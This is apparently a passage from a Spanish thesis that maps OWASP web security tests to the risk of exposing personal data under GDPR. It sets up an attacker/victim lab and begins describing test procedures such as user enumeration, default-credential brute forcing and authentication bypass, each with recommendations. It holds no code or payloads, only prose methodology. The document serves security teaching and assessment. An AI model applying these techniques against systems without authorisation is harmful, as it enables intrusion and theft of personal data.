[WSTG-INFO-06] Identificar los puntos de entradas en las aplicaciones.	Al identificar los puntos de entrada, se pueden realizar ataques de inyección de código.	EV
[WSTG-INFO-07] Identificar la estructura de archivos y directorios web.	Algunos de los ficheros y directorios conocidos pueden tener información sensible.	DV
[WSTG-INFO-08] Obtener las características de los componentes del servidor web.	Al igual que ocurre con las aplicaciones, los componentes pueden tener vulnerabilidades que permitan el acceso a datos personales.	EV
[WSTG-INFO-10] Mapear la arquitectura del servidor.	Sabiendo la arquitectura de la aplicación, se puede determinar cómo llevar a cabo un ataque sobre ésta.	EV
[WSTG-CONF-01] Identificar la configuración de la infraestructura de red.	Identificar todos los componentes de la infraestructura permite ver si hay vulnerabilidades conocidas, dentro de las cuales puede haber algunas que afecten a los datos personales.	EV
[WSTG-CONF-02] Identificar la configuración de la plataforma de la aplicación.	Si hay configuraciones por defecto y por tanto conocidas, se pueden realizar acciones sobre la aplicación que pueden incluir el acceso a datos.	EV
[WSTG-CONF-03] Probar el manejo de extensiones de ficheros.	Cambiando la extensión de ficheros de configuración del servidor se podrían obtener algunos que contengan información confidencial de la aplicación.	EV
[WSTG-CONF-04] Revisar copias de seguridad antiguas y ficheros no referenciados.	Parte de los archivos que no estén publicados o referenciados pueden contener datos confidenciales de la propia aplicación (por ejemplo, ficheros de configuración de la base de datos).	DV
[WSTG-CONF-05] Enumerar las interfaces de administración de la infraestructura y aplicación.	Las interfaces de administrador suelen contener información sobre usuarios con privilegios que tienen acceso a funcionalidades que pueden incluir la manipulación de datos.	DV
[WSTG-CONF-06] Probar los métodos HTTP.	Permitir algunos métodos HTTP puede conducir a que se produzcan ataques de inyección de código o de CSRF[2].	EV

[2]Un ataque de CSRF es uno en el que un atacante usa el navegador de una víctima para enviar una solicitud

Prueba	Comentarios	Tipo
[WSTG-CONF-07] Probar la función de seguridad estricta de transporte HTTP.	Permite determinar si la aplicación redirige las peticiones de HTTP a HTTPS y si exige usar certificados válidos. No obstante, no implica poder explotar vulnerabilidades que permitan acceder a datos personales.	NA
[WSTG-CONF-08] Probar la política de dominios cruzado de RIA[3].	Revisando las reglas se pueden encontrar configuraciones débiles en las políticas que permitan explotar otras vulnerabilidades.	EV
[WSTG-CONF-09] Revisar los permisos de ficheros.	Se puede determinar si existen permisos de lectura sobre directorios y archivos que pueden contener datos personales.	AD
[WSTG-CONF-11] Probar el almacenamiento en la nube.	Algunos servicios pueden tener información confidencial accesible por usuarios que no deberían hacerlo.	AD
[WSTG-IDNT-01] Probar la definición de roles.	Al identificar los roles se puede determinar si es posible acceder a datos de un usuarios con permisos sobre datos personales.	DV
[WSTG-IDNT-02] Probar el proceso de registro.	Si se almacenan más datos de los necesarios se iría en contra del principio de Minimización de datos del RGPD	AD
[WSTG-IDNT-03] Probar el proceso de asignación de cuentas.	Si un usuario se crea una cuenta y tiene la capacidad dar permisos por encima de los suyos a otro usuario, éste podría acceder a información confidencial almacenada por la aplicación.	AD
[WSTG-IDNT-04] Enumerar las cuentas de usuario.	Si la asignación del usuario de las cuentas sigue un patrón, se pueden obtener cuentas que puedan acceder a información personal.	AD
[WSTG-IDNT-05] Probar la política de nombres de usuario.	De forma similar al apartado anterior, se puede obtener un usuario con permisos sobre información confidencial.	AD
[WSTG-ATHN-01] Capturar el transporte de credenciales en canales cifrados.	Si se transportan credenciales con un cifrado débil o inexistente, se pueden utilizar para acceder a la aplicación y con ello, si la aplicación contiene datos personales, obtenerlos.	AD
[WSTG-ATHN-02] Probar las credenciales por defecto.	Si se usan credenciales por defecto se puede ingresar de forma autenticada a la aplicación con el fin de obtener acceso a datos personales.	AD

falsa a un sitio web.[35]

[3]Una *Aplicación de Internet Enriquecida* (RIA) es una aplicación web diseñada para ofrecer las mismas características y funciones asociadas con las apliaciones de escritorio.[73]

Prueba	Comentarios	Tipo
[WSTG-ATHN-03] Probar el mecanismo de bloqueo ante ataques.	Con éste se puede determinar si la aplicación realiza acciones ante posibles ataques automatizados, pero esta comprobación va referida a proteger a la aplicación en vez de explotar vulnerabilidades.	NA
[WSTG-ATHN-04] Eludir el esquema autenticación.	Si el esquema de autenticación es débil, se podría llegar a acceder a información confidencial para la que el usuario no está autorizado.	AD
[WSTG-ATHN-05] Probar la funcionalidad de Recordar Contraseña.	Si se consiguen las contraseñas almacenadas, se puede entrar en la aplicación para acceder a la información del usuario original en la que posiblemente se encuentren datos de carácter personal.	AD
[WSTG-ATHN-06] Probar las debilidades de la caché en el lado del cliente.	La aplicación puede llegar a recoger información del navegador del cliente en el que pueden estar presente datos personales.	AD
[WSTG-ATHN-07] Probar la política de contraseñas.	Sabiendo que la política de establecimiento de las contraseñas es débil, un atacante podría usar un diccionario con el patrón de contraseñas para realizar ataques de fuerza bruta sobre un usuario administrador con posibles permisos de acceso a datos personales.	AD
[WSTG-ATHN-08] Probar las preguntas de seguridad para recuperar contraseña.	Se puede adivinar la respuesta ante la pregunta de seguridad para recuperar la contraseña y con ello acceder a datos confidenciales y que pueden ser personales que solo el usuario debería poder ver.	AD
[WSTG-ATHN-09] Probar la funcionalidad de cambio recuperación o restablecimiento de contraseña.	Con este mecanismo se puede obtener la contraseña y con ello realizar las acciones mencionadas en la prueba anterior.	AD
[WSTG-ATHN-10] Probar la autenticación en canales alternativos o aplicación externa.	Si no hay una consistencia entre la aplicación y el canal alternativo, un usuario podría pasar como autenticado sin estarlo y con ello poder acceder a datos privados del verdadero usuario almacenados en la aplicación u otros datos personales si cuenta con la capacidad de manejarlos.	AD
[WSTG-ATHZ-01] Incluir ficheros transversales de directorio en las peticiones al servidor.	Se podría acceder a otros ficheros o directorios de la aplicación por debajo del directorio `HOME` que contengan datos personales.	AD
[WSTG-ATHZ-02] Eludir el esquema de autorización.	Un usuario podría acceder a datos que no debería poder ver.	AD
[WSTG-ATHZ-03] Elevar los privilegios.	Un usuario podría obtener un rol con permisos superiores a los suyos y con ello acceder a datos confidenciales.	AD

Prueba	Comentarios	Tipo
[WSTG-ATHZ-04] Probar la referencia insegura a objetos de forma directa.	Manipulando los parámetros en las peticiones al servidor, se podría obtener información de otros usuarios u objetos pertenecientes a éstos.	AD
[WSTG-SESS-01] Probar el esquema de gestión de sesiones.	Si las sesiones no se generan con suficiente aleatoriedad, se podrían reutilizar para acceder a la aplicación como otro usuario y, con esto, a los datos que éste maneje, en los que pueden incluirse algunos de carácter personal.	AD
[WSTG-SESS-02] Ver los atributos de las cookies.	Algunos atributos de las cookies pueden contener información confidencial de la aplicación como rutas de ficheros y directorios que pueden contener datos personales o de administración.	AD
[WSTG-SESS-03] Forzar la sesión mediante cookies.	Se puede recuperar la sesión de un usuario con permisos para acceder a datos personales para los que el atacante no estaría autorizado.	AD
[WSTG-SESS-04] Obtener las variables de sesión expuestas en el servidor.	Con variables de sesión de otro usuario se podría acceder al servidor para obtener información confidencial perteneciente al usuario, en el que pueden estar incluidos datos personales.	AD
[WSTG-SESS-05] Probar la falsificación de solicitudes entre sitios (CSRF).	Ésta se ejecuta del lado del cliente y consiste en obligar a éste a realizar acciones sobre la aplicación en las que se puede incluir que éste envíe su información personal.	AD
[WSTG-SESS-06] Probar el cierre de sesión.	Si es necesaria una sesión para acceder a datos pero el cierre de ésta no se lleva a cabo de forma exitosa, un atacante podría usarla para obtener esos datos.	AD
[WSTG-SESS-07] Probar el *timeout* de sesión.	Al igual que ocurre con el cierre de sesión, se debe probar que el timeout no es lo suficientemente alto y que invalida correctamente la sesión.	AD
[WSTG-SESS-08] Probar las generación de variables de sesión.	Si se genera la misma variable de sesión para más de un propósito, éstas podrían reutilizarse lo que podría implicar un acceso a datos personales en aplicaciones que realicen un manejo de éstos.	AD
[WSTG-SESS-09] Identificar y secuestrar las cookies vulnerables, incluidas las de sesión.	Se podría secuestrar la sesión de un sitio en el que se accede a información confidencial de individuos.	AD
[WSTG-INPV-01] Inyectar código ejecutable en una petición HTTP.	La aplicación atentaría contra la privacidad del cliente si inyecta código en la respuesta y engaña al cliente para obtener datos de éste.	AD

Prueba	Comentarios	Tipo
[WSTG-INPV-02] Inyectar código ejecutable en una entrada de datos persistente.	Se podría inyectar un script que recopile aquellos datos personales que almacene la aplicación y los redirija a un sitio externo.	AD
[WSTG-INPV-04] Prueba de contaminación de parámetros HTTP.	La información devuelta por la aplicación cuando se modifican los parámetros en las solicitudes, podría conllevar a un ataque de inyección de código.	EV
[WSTG-INPV-05] Inyección de código SQL.	Con consultas manipuladas realizadas a la base de datos de la aplicación se pueden obtener datos personales.	AD
[WSTG-INPV-06] Prueba de inyección de Protocolo Ligero de Acceso a Directorios (LDAP)[4].	Un atacante podría obtener información de otros usuarios, que pueden ser datos personales, en páginas que usen el protocolo LDAP.	AD
[WSTG-INPV-07] Prueba de inyección XML[5].	Se podría inyectar un usuario con privilegios de administración, otorgándole permisos para leer los directorios y ficheros que tengan datos personales en la aplicación.	EV
[WSTG-INPV-08] Prueba de inyección en las directivas dinámicas del servidor (SSI).	Un atacante podría ejecutar comandos por medio de piezas de código dinámicas que devuelvan datos personales almacenados por la aplicación.	AD
[WSTG-INPV-09] Prueba de inyección en XPath.	Con una inyección con sintaxis XPath, se podría eludir el mecanismo de autenticación o acceder a información no autorizada.	DV
[WSTG-INPV-10] Prueba de inyección en los servidores de correo (IMAP/SMTP)[6].	En aplicaciones que usen servidores de correo IMAP o SMTP, se podría acceder a información almacenada en éstos, como nombre o dirección de email.	AD
[WSTG-INPV-11] Prueba de inyección de código.	Un atacante podría lanzar por medio de una petición código que se ejecute en la aplicación para obtener información interna de ésta.	AD
[WSTG-INPV-12] Prueba de inyección de comandos.	Modificando la URL para que ejecute comandos del sistema operativo en el que se aloje la aplicación, se podría obtener información confidencial que puede contener datos personales.	AD

[4]LDAP es un protocolo de la capa de aplicación TCP/IP que permite el acceso a un servicio de directorio ordenado y distribuido para buscar información en un entorno de red. Se utiliza principalmente para gestionar los recursos de los usuarios. [57]

[5]XML es un lenguaje de desarrollo web utilizado para almacenar y transportar datos por medio de etiquetas. [39]

[6]*Protocolo simple de transferencia de correo* (SMTP): Protocolo usando en el servidor para enciar, recibir y transmitir correos electrónicos desde clientes a un servidor de correo.
Protocolo de acceso a mensajes de Internet (IMAP): Protocolo utilizado por los clientes para recuperar mensajes de correo electrónico.

Prueba	Comentarios	Tipo
[WSTG-INPV-14] Prueba de vulnerabilidades incubadas.	Si podría inyectar código en una aplicación que obtenga datos personales si son almacenados en ésta para posteriormente ser ejecutado.	AD
[WSTG-INPV-15] Prueba de contrabando y división HTTP.	Con estas pruebas, un atacante podría llegar a acceder a datos confidenciales de la aplicación así como afectar a otros usuarios de ésta pudiendo llegar a robar información personal.	DV
[WSTG-INPV-16] Prueba de solicitudes HTTP entrantes.	Con ésta se pretende monitorizar la actividad en el servidor lo cual actúa como una medida de defensa. No obstante, únicamente permite detectar ataques, no llevarlos a cabo con lo cual no tiene relación directa con datos de usuarios.	NA
[WSTG-INPV-17] Prueba de inyección de encabezados de host.	Al redirigir las solicitudes, un atacante podría robar las credenciales de un usuario y con ello obtener acceso a información personal de éste o más usuarios.	AD
[WSTG-INPV-18] Prueba de inyección de plantillas del lado del servidor.	Con esta prueba se podría llegar a obtener información de elementos internos de la aplicación que permitiría explotar otras vulnerabilidades.	EV
[WSTG-INPV-18] Prueba de falsificación de solicitudes en el lado del servidor.	Se puede acceder a información confidencial de la aplicación cambiando los parámetros de la solicitud con la inclusión de archivos remotos y locales, así como con otros sistemas *backend*[7] internos.	DV
[WSTG-ERRH-01] Prueba de manejo incorrecto de errores.	En los mensajes de error de la aplicación puede aparecer información sobre elementos internos, lo que el atacante aprovecharía para explotar las vulnerabilidades presentes en éstos.	EV
[WSTG-CRYP-01] Pruebas de seguridad de la capa de transporte.	Permite determinar si es posible acceder a información en texto claro explotando vulnerabilidades si se transportan datos con protocolos SSL[8].	DV
[WSTG-CRYP-02] Prueba de *padding oracle*.	Si se aplica la función de oráculo de relleno, permitiría a un atacante descifrar datos cifrados cifrar o usar datos arbitrarios sin conocer la clave utilizada para estas operaciones criptográficas, lo que puede conducir a la fuga de datos confidenciales o a escalar privilegios.	EV

[7]Parte de la aplicación que contiene toda la lógica detrás de su la funcionalidad.

[8]*Secure socket layer* (SSL): Tecnología estándar para mantener una conexión segura que proteja los datos transmitidos por medio de internet.

Prueba	Comentarios	Tipo
[WSTG-CRYP-03] Prueba de envío de información sensible mediante canales no cifrados.	Se puede obtener información personal si no se transmiten debidamente cifrados.	AD
[WSTG-CRYP-04] Prueba de cifrado débil.	Si si accede a datos personales, se pueden obtener o recuperar fácilmente si se usa una función de cifrado débil al almacenarlos en la aplicación.	AD
[WSTG-BUSL-01] Prueba de validación de datos de lógica de negocio.	No validar bien los datos tanto en el *front-end* como en el *backend* puede conducir facilitar un ataque de inyección (por ejemplo, que debiendo solo permitir solo datos numéricos se puedan introducir caracteres no numéricos).	EV
[WSTG-BUSL-02] Prueba de capacidad de falsificación de entrada.	Un atacante podría adivinar o encontrar funciones ocultas interceptando las solicitudes mediante un proxy, lo cual no afecta a los datos personales.	NA
[WSTG-BUSL-03] Prueba de comprobación de integridad.	Iniciando sesión se podría ver parte de identificadores de objetos que no les pertenece y por medio de un proxy leer o modificar la información completa relacionada a esos objetos, en la que se puede incluir información personal de otros usuarios.	AD
[WSTG-BUSL-04] Prueba de tiempo de procesamiento.	Insertando un usuario en un formulario y observando el tiempo de respuesta del sistema, se podría comprobar la existencia de éste. De existir, conduciría a un atacante realizar un ataque de fuerza bruta sobre la contraseña. Si se tiene éxito, se puede obtener información personal a la que este usuario tenga acceso.	DV
[WSTG-BUSL-05] Comprobación del número de veces que una función puede ser usada.	Limitar el número de veces de una función puede ayudar a detectar un comportamiento irregular de un usuario pero no está directamente relacionado con el acceso a datos personales.	NA
[WSTG-BUSL-06] Pruebas de elusión de flujos de trabajo.	Se podría eludir el flujo habitual de trabajo para acceder a la aplicación como usuario autenticado sin estarlo, lo que podría provocar un acceso a información confidencial.	AD
[WSTG-BUSL-07] Prueba de defensa contra el uso indebido de la aplicación.	Ejecutando acciones anómalas sobre la aplicación (por ejemplo, introducir caracteres especiales en los parámetros de la URL), se puede someter a la aplicación a un escenario no previsto con lo cual puede llevar a una fuga de información interna que permita explotar algunas vulnerabilidades.	EV

Prueba	Comentarios	Tipo
[WSTG-BUSL-08] Prueba de subida de ficheros con extensión distinta a la esperada.	No validar las extensiones podría llevar a insertar ficheros que ejecuten código o comandos que permitan acceder a datos personales de usuarios almacenados en la aplicación.	AD
[WSTG-BUSL-09] Prueba de subida de ficheros maliciosos.	Se podría introducir código dentro de los ficheros permitidos por el servidor con el mismo fin que la prueba anterior.	AD
[WSTG-CLNT-01] Prueba de secuencia de comandos cruzados basados en DOM[9].	Por medio de referencias al documento como lo es un campo de formulario o una cookie de sesión, se puede modificar el contenido activo mediante DOM para obtener información del cliente, la cual puede incluir datos personales.	AD
[WSTG-CLNT-02] Prueba de ejecución de JavaScript.	Inyectando código js en el navegador del cliente, se puede obtener la información presente en éste.	AD
[WSTG-CLNT-03] Inyección de código HTML.	En este caso, se inyecta código html dentro de una petición del cliente para obtener información sobre éste.	AD
[WSTG-CLNT-04] Prueba de redirección de URL del lado del cliente.	Redirigiendo al cliente a una URL que recoja información sobre éste, se pueden obtener datos personales.	AD
[WSTG-CLNT-05] Inyección de código CSS[10].	Dentro de código CSS, un atacante podría inyectar un fragmento de código HTML cuya finalidad sea obtener información confidencial almacenada en el navegador del cliente.	AD
[WSTG-CLNT-06] Prueba de manipulación de recursos del lado del cliente.	Si la aplicación emplea entradas sin validar, un atacante podría cargar código malicioso en la respuesta al cliente para obtener datos almacenados en el navegador de éste, que pueden ser privados.	AD
[WSTG-CLNT-07] Prueba de intercambio de recursos de origen cruzado.	En una aplicación que se permita el control de acceso desde el origen, se podría redirigir la petición a una página que contenga código malicioso que permita acceder a información sobre el cliente.	AD
[WSTG-CLNT-08] Prueba de peticiones cruzadas entre sitios para cargar componentes Flash[11].	En aplicaciones que usen AdobeFlash, se puede realizar un ataque Flashing de sitios cruzados, cuyo impacto es similar a XSS, para redirigir la petición de un usuario a una página maliciosa que obtenga información sobre éste.	AD

[9] *Document Object Model* (DOM): Interfaz de programación de documentos HTML y XML que permite representar cada uno de éstos como un grupo de nodos

[10] CSS: Lenguaje de diseño gráfico para definir y crear la presentación de un documento estructurado.

[11] `https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/11-Client-side_Testing/08-Testing_for_Cross_Site_Flashing`

Prueba	Comentarios	Tipo
[WSTG-CLNT-09] Prueba de secuestro del clic.	Una página puede obligar a un usuario a pulsar sobre una opción aparentando ser segura cuando en realidad podría conllevar a realizar acciones que incluyan la ejecución de comando para obtener información del cliente.	AD
[WSTG-CLNT-10] Prueba de sockets web.	Se replican las solicitudes y respuestas llevadas a cabo por medio de un websocket para buscar vulnerabilidades conocidas.	EV
[WSTG-CLNT-11] Prueba de mensajería web.	Es posible que se intercambien mensajes desde un origen de dominio no seguro lo cual puede derivar en ataques XSS.	EV
[WSTG-CLNT-12] Prueba de almacenamiento en el navegador.	Si se almacenan datos confidenciales en el navegador en los que puede haber información personal del cliente, ésta puede ser accesible por un usuario que realice ataques de lado del cliente.	AD
[WSTG-CLNT-13] Pruebas de inclusión de secuencias de comandos en sitios cruzados.	Por medio de la ejecución de comandos desde otros sitios, se puede acceder a datos personales de clientes que se usen la aplicación.	AD
[WSTG-APIT-01] Prueba de GraphQL.	Si la configuración de este lenguaje no es la adecuada, se podrían realizar ataques genéricos en los que se incluyen la inyección SQL o el XSS.	EV

Tabla 4.1: Pruebas OWASP sobre vulnerabilidades que acceden a datos personales

Habiendo realizado la clasificación de las pruebas, se puede calcular el porcentaje de cada tipo de pruebas para la metodología OWASP:

Tipo	Cantidad	%
AD	55	59,78
EV	21	22,83
DV	11	11,96
NA	5	5,43
Total	**92**	**100**

Tabla 4.2: Porcentaje de cada tipo de pruebas en la metodología OWASP

4.2. Entorno de pruebas controlado

Antes de lanzar las pruebas sobre un sistema real, lo adecuado sería comprobar que éstas funcionan y que, por tanto, los resultados que se obtienen son válidos. Por ello es muy recomendable y casi imprescindible realizar las pruebas sobre un sistema en el que estén presentes las vulnerabilidades que podrían aparecen en uno real y cuya salida sea conocida, permitiendo así verificar el correcto funcionamiento de cada una de las pruebas. Esto conlleva a la implementación de un *entorno de pruebas controlado*, cuya configuración debe cumplir al menos los siguientes requisitos:

1. Debe haber una máquina **atacante**, que lance las pruebas sobre una que adquiere el rol de **víctima**.

2. La máquina víctima es la que se evalúa para determinar si contiene vulnerabilidades explotables que puedan afectar a datos personales.

3. Entre ambas máquinas debe haber conectividad a nivel de las capas de red, transporte y aplicación.

Una forma de hacer que ambas máquinas estén conectadas es hacer que estén dentro de la misma red. Para ello, se asigna una dirección IP a cada una de ellas y un adaptador de red entre ambas que redirija las peticiones y respuestas al destino correspondiente. Una peculiaridad que surge en este escenario es el hecho de que la máquina víctima debe tener una IP estática, de modo que siempre pueda ser accesible por el resto a partir de su dirección IP. En la figura 4.2 se muestra un diagrama de red de la conectividad de los dispositivos dentro del entorno de pruebas controlado.




Figura 4.2: Diagrama de red para dos máquinas virtuales dentro de un entorno de pruebas controlado

Como se puede observar en el diagrama, a la máquina víctima se le ha asignado una dirección IP estática (`192.168.56.101`), mientras que en la atacante aparece con una `X` al final para indicar que puede ser cualquiera. Esto último permitiría automatizar la asignación de direcciones IP a nuevas máquinas que se incorporen a la misma red. Cabe destacar que esto último no es estrictamente necesario y la asignación a la máquina atacante puede ser estática. Además, la dirección IP de la víctima no tiene que ser necesariamente la que se muestra en la figura, el requisito indispensable que debe cumplir es que sea estática debido los servicios que presta.

El caso descrito no es el único que se podría dar, en algunas ocasiones la propia máquina anfitriona puede actuar como atacante, con lo cual sería la que lanza las peticiones sobre la víctima y ser el propio adaptador de red. En la figura 4.3 se muestra cómo sería este escenario.




Figura 4.3: Diagrama de red para una máquina anfitriona y una máquina virtual dentro de un entorno de pruebas controlado

Entrando en detalle en cada una de las máquinas, éstas deben contener una serie de características para su correcto funcionamiento dentro del entorno de pruebas:

- **Máquina atacante**: Debe ser capaz de lanzar peticiones a la máquina víctima e interpretar la respuesta recibida. Realizar estas acciones requieren el uso de algunos programas (ver Anexo II). Por tanto, el requerimiento primordial es que la máquina atacante cuente con los programas necesarios para lanzar las pruebas o que sea capaz de instalarlos en ella.

  Una recomendación es usar una máquina de **Linux**, que permite ejecutar gran parte de los programas desde línea de comandos de una forma bastante sencilla, en particular una similar a *Kali Linux* que ya viene con la mayor parte de las herramientas presentes por defecto. La instalación de ésta se puede llevar a cabo de forma nativa o como una virtual.

- **Máquina víctima**: En este caso debe contener una serie de vulnerabilidades que sean explotables desde la máquina atacante. Por lo general se debe instalar de forma virtual usando gestores de máquinas virtuales. Ejemplos de máquinas que pueden actuar con el rol de víctima son las que aparecen en este enlace[12].

4.3. Diseño de Pruebas

En esta sección se lleva a cabo el diseño de las pruebas lanzadas a la máquina virtual con el fin de explotar las vulnerabilidades presentes en ésta, para de este modo verificar que es posible obtener acceso a datos personales. El conjunto de pruebas que forman parte del diseño parten de una guía publicada por OWASP referida a pruebas de seguridad en páginas web, *Web Security Testing Guide v4.2*[59].

Se han seleccionado 14 pruebas cuyos resultados a la hora de explotar diversas vulnerabilidades podrían dar acceso a datos de carácter personal. Pese a ello, se puede ampliar al total de pruebas que exploten vulnerabilidades que permitan el acceso no autorizado a datos personales (según se describe en la sección 4.1) consultando la guía de OWASP.

Cabe destacar que las pruebas no son específicas de un entorno de pruebas, si no que se puede extender a sistemas web reales en producción que busquen comprobar si en sus aplicaciones se cumple con la normativa vigente en lo que respecta al tratamiento de datos. A continuación se muestra una tabla con los objetivos de cada una de las pruebas junto a las tareas o acciones

[12] `https://www.dragonjar.org/aplicaciones-web-vulnerables.xhtml`

a realizar con el servidor web y, para algunas de ellas, recomendaciones para evitar que se den situaciones que atenten contra la privacidad de datos personales.

WSTG-IDNT-04	**Enumerar las cuentas de usuario**
Objetivos	▪ Revisar los procesos relacionados con la identificación del usuario (registro, inicio de sesión, etc.). ▪ Enumerar a los usuarios cuando sea posible a través del análisis de respuestas.
Pruebas	▪ **Caja negra**: Por un lado, usar un proxy web y analizar los mensajes de respuesta, códigos de error, códigos de respuesta HTTP, parámetros de respuesta en la URL y el tiempo de respuesta para las siguientes peticiones de login: • Usuario y contraseña válidos. • Usuario existente y contraseña inválida. • Usuario no existente. Por otro lado, intentar adivinar un patrón de asignación de nombre de usuarios que puede ser secuencial (Usuario001, Usuario002...), con un alias *REALM* (R1001 - usuario 001 para REALM1, R2001 - usuario 001 para REALM2...) o una concatenación de primeras letras de nombres y apellidos. Se puede realizar una consulta LDAP[13] o buscar información de dominios específicos. ▪ **Caja gris**: Las mismas que las pruebas de caja negra, pero utilizando un usuario existente en el sistema para comprobar que tipo de acciones podría realizar en el mismo.
Recomendaciones	▪ Devolver un mensaje de error genérico y consistente en respuesta a cualquier tipo de entradas de usuarios que lleven a un inicio de sesión fallido. ▪ Eliminar las cuentas del sistema predeterminadas y de pruebas antes de lanzar el sistema a producción o a una red que no sea de confianza.

WSTG-ATHN-01	**Capturar el envío de credenciales en canales cifrados**
Objetivos	▪ Evaluar si algún caso de uso del sitio web o aplicación hace que el servidor o el cliente intercambien credenciales sin cifrar.

[13]Protocolo ligero de acceso a directorios

Pruebas	▪ Configurar una herramientas para capturar tráfico y deshabilitar cualquier función o complemento que haga que el navegador favorezca a HTTPS. Para poder descifrar las conexiones de forma transparente, se debe romper la cadena de certificación utilizada por HTTPS, introduciendo entre el cliente y el servidor un certificado autofirmado. ▪ En las páginas de inicio de sesión y crear cuenta, intentar forzar la navegación para usar HTTP y rellenar los formularios para determinar si no se cifran los datos transmitidos. ▪ Verificar si es posible forzar la navegación a HTTP con otras funcionalidades de manipulación de cuentas como recuperar contraseña, editar credenciales o autenticación en portales externos. ▪ Estando conectado, forzar la navegación a HTTP para ver si se mantienen cifradas en todo momento las credenciales del cliente.
Recomendaciones	▪ Utilizar HTTPS para todo el sitio web. ▪ Implementar la *Seguridad de transporte estricta HTTP* (HSTS)[34]. ▪ Redirigir cualquier petición con el protocolo HTTP a HTTPS.

WSTG-ATHN-02	**Probar las credenciales por defecto**
Objetivos	▪ Enumerar las solicitudes de credenciales por defecto y validar si aún existen. ▪ Revisar y evaluar nuevas cuentas de usuario y si se crean con valores predeterminados o patrones identificables.

Pruebas	▪ **Caja negra**: • Revisar la documentación para conocer los datos de acceso al sistema. Esto incluye también a los componentes, con lo cual, si se saben cuáles son aquellos con los que se soporta el servidor, se puede averiguar cuáles son sus credenciales por defecto. • Probar a acceder a la aplicación mediante un proceso de autenticación web con el método POST, con los nombres de usuarios más populares, los de las aplicaciones y los relacionados a clientes. Para cada nombre de usuario, probar con contraseñas en blanco. • Buscar referencia a usuarios y contraseñas en el código y JavaScript, parámetros ocultos adicionales en las solicitudes de tipo GET (por ejemplo, *login=yes*) y nombres de cuenta y contraseñas escritas en los comentarios del código fuente. • En la página de registro de usuarios, evaluar si la página tiene restricciones en los parámetros (longitud, uso de caracteres especiales...), determinar si la aplicación asigna los nombres de usuarios para *fuzzear*[14], realizar un ataque de fuerza bruta con usuarios y contraseñas predecibles, si se conoce el usuario entonces realizar un ataque de fuerza bruta usando contraseñas predecibles relacionadas con el usuario o con contraseñas en blanco. ▪ **Caja gris**: • Inspeccionar la base de datos de usuarios para las credenciales predeterminadas y comprobar si hay campos de contraseñas en blanco. • Buscar en el código y archivos de configuración nombres de usuarios y contraseñas. • Examinar las políticas de contraseñas, para determinar si se generan automáticamente o si el usuario debe indicarla.

WSTG-ATHN-04	**Eludir el esquema de autenticación**
Objetivos	▪ Asegurarse de que la autenticación se aplique en todos los servicios que la requieran.

[14]Técnica que mediante un programa permite probar con distintas combinaciones de entradas para evaluar las salidas producidas por la aplicación.

Pruebas	▪ **Caja Negra**: Probar con los siguientes métodos. • **Solicitud de página directa**: Forzar la navegación para acceder a recursos en los que no se aplique el control de acceso, mediante *fuzzing* sobre el directorio raíz. • **Modificación de parámetros**: Algunos parámetros pueden controlar el acceso a recursos a páginas. Si se identifican solo habría que cambiar su valor para intentar obtener el recurso deseado. • **Predicción de ID de sesión**: Determinar si los identificadores de sesión dentro de las cookies se generan siguiendo un patrón a lo largo del tiempo para llevar a cabo un ataque de fuerza bruta sobre los campos en los que se producen variaciones. • **Inyección SQL**: En recursos cuyo acceso requiera de autenticación rellenando un formulario, emplear algunas tautologías de las usadas para la inyección de código SQL intentar eludir el esquema de autenticación. ▪ **Caja gris**: Si se tiene acceso al código fuente de la aplicación, se puede omitir el control analizando el código con el fin de determinar si existe alguna vulnerabilidad conocida relacionada con los operadores y las funciones propias del lenguaje empleada para el código (por ejemplo, la vulnerabilidad PHPBB 2.0.13[15]).
WSTG-ATHZ-01	**Inclusión de ficheros a través de rutas transversales de directorio en las peticiones al servidor**
Objetivos	▪ Identificar los puntos de inyección que pertenecen al recorrido de la ruta. ▪ Evaluar las técnicas de elusión e identificar el alcance del recorrido de la ruta.

[15] `https://www.cvedetails.com/vulnerability-list/vendor_id-848/product_id-1447/version_id-385738/Phpbb-Group-Phpbb-2.0.13.html`

